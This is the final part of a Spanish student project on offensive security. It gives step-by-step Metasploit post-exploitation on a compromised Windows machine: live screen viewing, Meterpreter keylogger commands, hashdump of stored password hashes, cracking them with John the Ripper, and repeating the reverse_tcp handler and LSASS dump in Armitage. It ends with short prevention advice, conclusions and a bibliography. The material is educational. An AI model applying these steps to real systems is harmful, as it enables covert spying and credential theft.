





Uno de los comandos más utilizados es “screenshare” el cual abrirá una pestaña en el navegador para ver la pantalla de la víctima en tiempo real.




Otra buena opción sería ejecutar un keylogger que quedará activo recopilando información con el comando “keyscan_start”. Cuando queramos ver todo lo que ha hecho simplemente podemos volcar la información con el comando “keyscan_dump”. Para parar el keylogger introducimos el comando “keyscan_stop”.




Ahora ejecutaremos un proceso para la obtención de contraseñas que se encuentren almacenadas en el sistema, para ello obtenemos los hashes del equipo. Primero utilizamos el módulo para obtener los hashes con el comando “run post/windows/gather/hashdump”.




Para traducir estas contraseñas utilizamos John the Ripper. Para utilizar esta herramienta creamos un archivo .txt y pegamos los hashes dentro.




Ejecutamos John the Ripper y le ponemos el archivo que hemos creado para que extraiga las contraseñas.




Por último, vamos a ejecutar el entorno gráfico de Metasploit Framework conocido como Armitage para mostrar de forma más gráfica lo realizado anteriormente. Para ello primero lo instalamos con el comando “apt-get update ; apt-get install armitage”.




Ahora iniciamos Metasploit y ejecutamos el comando “armitage” para abrir el entorno gráfico. Se abrirá una pestaña donde tendremos la IP, el puerto y un usuario por defecto. Le damos a “Connect”.



Nos saltará otra pestaña donde nos preguntará si queremos iniciar el servidor RPC de Metasploit. Le damos “Yes”.




En este momento salta una pestaña donde viene una barra de carga y el programa empieza a conectarse con la base de datos.




Cuando acaba de cargar se abre el programa. A la izquierda tenemos organizados en carpetas las diferentes opciones, ya sean exploits, payloads, post, etc. En el centro tenemos los equipos que hemos infectado o queremos infectar. Abajo tenemos la consola que se irá dividiendo en pestañas según vayamos ejecutando módulos.

Ahora realizaremos la misma conexión a la máquina objetivo desde consola meterpreter que habíamos conseguido antes.


Para ello vamos a las carpetas de la izquierda y elegimos exploit/multi/handler y lo abrimos. Nos sale una pestaña para llenar los datos. Ponemos el LHOST, el LPORT y el PAYLOAD que recordamos que es “windows/meterpreter/reverse_tcp” y le damos al botón “Launch”.




Al ejecutarlo vemos que en la consola nos aparece que hemos conectado con la máquina y el icono del PC cambia de manera llamativa.



Ahora pinchamos con el click derecho en el PC comprometido y vamos a ir abriendo el menú “Meterpreter1/Access/Dump Hashes/ Isass method”. De esta forma obtendremos los hashes como hicimos anteriormente desde la shell de Metasploit.



Podemos ver que en la consola se nos abre una pestaña llamada Meterpreter 1 y que nos genera exactamente los mismos hashes que hemos conseguido anteriormente.



Métodos de prevención de ataques con payloads de Metasploit:

El principal método para no caer en estos ataques es evitar las trampas descritas anteriormente y tener conocimiento de unas buenas prácticas al manejar un equipo electrónico. Por ejemplo, no ejecutar archivos que no estén descargados de una página oficial. No acceder a enlaces sospechosos, no compartir datos con páginas no seguras, una buena política de contraseñas, etc.

7. Conclusiones

A lo largo de este proyecto, me he propuesto acercar el mundo de la ciberseguridad a quienes aún no lo conocen, y al mismo tiempo ofrecer una perspectiva más técnica sobre su funcionamiento desde el punto de vista ofensivo.

Desde el inicio, he considerado que la ciberseguridad es un ámbito apasionante y cada vez más relevante en el contexto actual. Espero haber sabido transmitir ese interés y la importancia de este campo a través del desarrollo del trabajo.

También quiero agradecer al conjunto del equipo docente y a mis compañeros por el apoyo y los conocimientos compartidos durante estos años de formación. Este proyecto ha sido el resultado del aprendizaje acumulado en el ciclo y refleja la evolución que he tenido en el área de sistemas y seguridad.

Confío en que este trabajo sirva como una guía útil tanto para estudiantes del ciclo como para personas interesadas en adentrarse en el mundo de la ciberseguridad y seguir explorando sus múltiples posibilidades.



Sergio Cordero

8. Bibliografía

Tipos de ciberataques:

<https://blog.invgate.com/es/tipos-de-ciberataque>

Phishing web:

https://www.youtube.com/watch?v=IEymiOTavEE&ab_channel=Zunder

<https://github.com/htr-tech/zphisher>

<https://www.cloudflare.com/es-es/learning/access-management/phishing-attack/>

<https://etic.fundaciondn.org/que-es-phishing>

<https://github.com/htr-tech/zphisher>

<https://www.splashtop.com/es/blog/10-tips-employees-prevent-phishing>

<https://openwebinars.net/academia/aprende/metasploit/>

DDOS:

<https://www.kaspersky.es/resource-center/threats/ddos-attacks>

<https://www.cloudflare.com/es-es/learning/ddos/how-to-prevent-ddos-attacks/>

<https://www.welivesecurity.com/la-es/2015/02/02/manipulando-paquetes-hping3/>

https://www.youtube.com/watch?v=1lwr716kX30&ab_channel=ElPing%C3%BCnodeMario

Man in the middle y ARP Spoofing:

<https://www.welivesecurity.com/la-es/2021/12/28/que-es-ataque-man-in-the-middle-como-funciona/>

<https://www.godaddy.com/resources/es/seguridad/que-es-el-arp-spoofing-y-como-protegerse-ante-este-ataque>

<https://www.entorno.com/dominios/dns-spoofing-dns-cache-poisoning>

<https://bluecatnetworks.com/blog/four-major-dns-attack-types-and-how-to-mitigate-them/>

https://www.youtube.com/watch?v=MvOGIIlpsg0&ab_channel=LaOficinaDeSistemas

<https://www.prakmatic.com/que-es-un-ataque-arp-spoofing/>

<https://es.scribd.com/document/619655240/Bettercap-en-Ubuntu#>

DNS Spoofing:

<https://kinsta.com/es/blog/envenenamiento-del-dns/>

<https://powerdmarc.com/es/what-is-dns-spoofing/>

https://www.youtube.com/watch?v=ER9S6sIQLI&ab_channel=ElPing%C3%BCinodeMario

Metasploit:

<https://www.campusciberseguridad.com/blog/metasploit-herramienta-esencial-ciberseguridad>

https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y_28.html

https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y_28.html